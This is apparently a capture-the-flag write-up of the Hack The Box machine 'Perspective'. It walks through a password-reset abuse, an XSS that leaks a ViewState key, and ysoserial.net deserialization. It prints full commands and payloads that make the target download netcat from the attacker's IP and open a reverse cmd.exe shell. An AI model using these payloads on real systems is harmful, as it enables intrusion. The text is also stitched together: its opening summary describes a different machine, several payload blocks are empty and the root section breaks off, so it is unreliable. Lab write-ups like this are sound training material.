- 
#### Summary of knowledge
- oracle padding attack to get admin's cookie
- sqli injection to get devbuild-job.overflow.htb subdomain
- CVE-2021-22204 exiftool RCE to get reverse shell
- mysql password reuse by developer ssh
- use bash cron job to get to tester user
- file_encrypt bin reverse then using cyberchef to get root flag and root's shadow hash
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## ViewState 密钥与 CBC 状态
XSS 和文件信息引向 ViewStateUserKey,后续保留已知密钥的 ViewState 执行与 CBC 位翻转的区别。IV、块位置和进程权限跟随原记录。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Windows
Difficulty: Insane
Points: 50
Release: 19 Mar 2022
IP: 10.10.11.151
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/perspective]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.151
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp open http Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```
there's a web service on 80 port, and nothing else interesting
after playing around with the web, we decide to create an account to move on
after we logon, we found an admin email account, we may have to login with this account later times
- 
after this we are all in black box testing later steps
#### user shell
now logoff the account and click forget password
fill in the email we registed before, and left 3 questions empty
now intercept the request, change the email to admin%40perspective.htb then forward the request
- 
now we have reset password console, enter whatever password you like, then login into admin@perspective.htb account
- 
just a load user data button and generate pdf, so we guess may have something todo with xss read files in Inner network web service
we logged out again, then go back to luci@qq.com we registered before create a product.
pwn.shtml
data =>
``` bash
```
upload pwn.shtml
interspet using burp
and change content type to image/jpeg
open the uplaoded file u will see something like this.
``` bash
view-source:http://perspective.htb/Images/pwn_30533219726.shtml
```
then we have to get XSS and get the state key from localhost:8000
now create a new product with our xss payload
- [xss-payload-list](https://github.com/payloadbox/xss-payload-list#xss-payload-list)
after fuzz the payload with burp intruder, we found:
``` bash
```
this payload can used to bypass the waf
then we will create a test1.html file with this content
``` bash
```
- 
after submit this, we logoff the luci account then go to admin account again
load user data then generate pdf, we have something from http://localhost:8000/ in the pdf file
- 
- 
now change the html file to:
``` bash
```
then do these steps again, we got
- 
now change the html file to:
``` bash
Pwned
```
then do these steps again, we got
- 
now we have the decrypted viewstateuserkey
``` bash
SAltysAltYV1ewSTaT3
```
for get a reverse shell we need to use viewstate deserialization
- [Exploiting __VIEWSTATE knowing the secrets](https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-knowing-the-secret#rce-with-enabled-viewstate-mac-validation)
so we could build the following commands to generate payload
``` bash
C:\files\1.pentesttool\ysoserial-net>ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell -c Invoke-webrequest -URI 10.10.14.18/nc64.exe -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe" --generator=0414C274 --validationalg="SHA1" --viewstateuserkey="SAltysAltYV1ewSTaT3" --validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF"
/wEyhQgAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAACnBjw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi04Ij8+DQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9IlN0YXJ0IiBJc0luaXRpYWxMb2FkRW5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmFtZXNwYWNlOlN5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCiAgICA8c2Q6UHJvY2Vzcz4NCiAgICAgIDxzZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICAgICAgPHNkOlByb2Nlc3NTdGFydEluZm8gQXJndW1lbnRzPSIvYyBwb3dlcnNoZWxsIC1jIEludm9rZS13ZWJyZXF1ZXN0IC1VUkkgMTAuMTAuMTQuMTgvbmM2NC5leGUgLU91dEZpbGUgQzpcXFdpbmRvd3NcXFN5c3RlbTMyXFxzcG9vbFxcZHJpdmVyc1xcY29sb3JcXG5jNjQuZXhlIiBTdGFuZGFyZEVycm9yRW5jb2Rpbmc9Int4Ok51bGx9IiBTdGFuZGFyZE91dHB1dEVuY29kaW5nPSJ7eDpOdWxsfSIgVXNlck5hbWU9IiIgUGFzc3dvcmQ9Int4Ok51bGx9IiBEb21haW49IiIgTG9hZFVzZXJQcm9maWxlPSJGYWxzZSIgRmlsZU5hbWU9ImNtZCIgLz4NCiAgICAgIDwvc2Q6UHJvY2Vzcy5TdGFydEluZm8+DQogICAgPC9zZDpQcm9jZXNzPg0KICA8L09iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCjwvT2JqZWN0RGF0YVByb3ZpZGVyPguM95LRsyiFojYPdZ9Co9grbtBntw==
```
replace the __VIEWSTATE then send it
- 
``` bash
C:\files\1.pentesttool\ysoserial-net>ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd.exe 10.10.14.18 443" --generator=0414C274 --validationalg="SHA1" --viewstateuserkey="SAltysAltYV1ewSTaT3" --validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF"
/wEy1wcAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAD5BTw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi04Ij8+DQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9IlN0YXJ0IiBJc0luaXRpYWxMb2FkRW5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmFtZXNwYWNlOlN5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCiAgICA8c2Q6UHJvY2Vzcz4NCiAgICAgIDxzZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICAgICAgPHNkOlByb2Nlc3NTdGFydEluZm8gQXJndW1lbnRzPSIvYyBDOlxXaW5kb3dzXFN5c3RlbTMyXHNwb29sXGRyaXZlcnNcY29sb3JcbmM2NC5leGUgLWUgY21kLmV4ZSAxMC4xMC4xNC4xOCA0NDMiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M+DQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI+C56EC8N0ciCFvoXWP5NMa/I3mWmj
```
now we have a shell, and user flag
``` bash
c:\Users\webuser\Desktop>type user.txt
type user.txt
60828cc3684d633774b6904dd73769f3
```
- 
- 
#### root shell
- the unintended way: rouge patoto is now patched
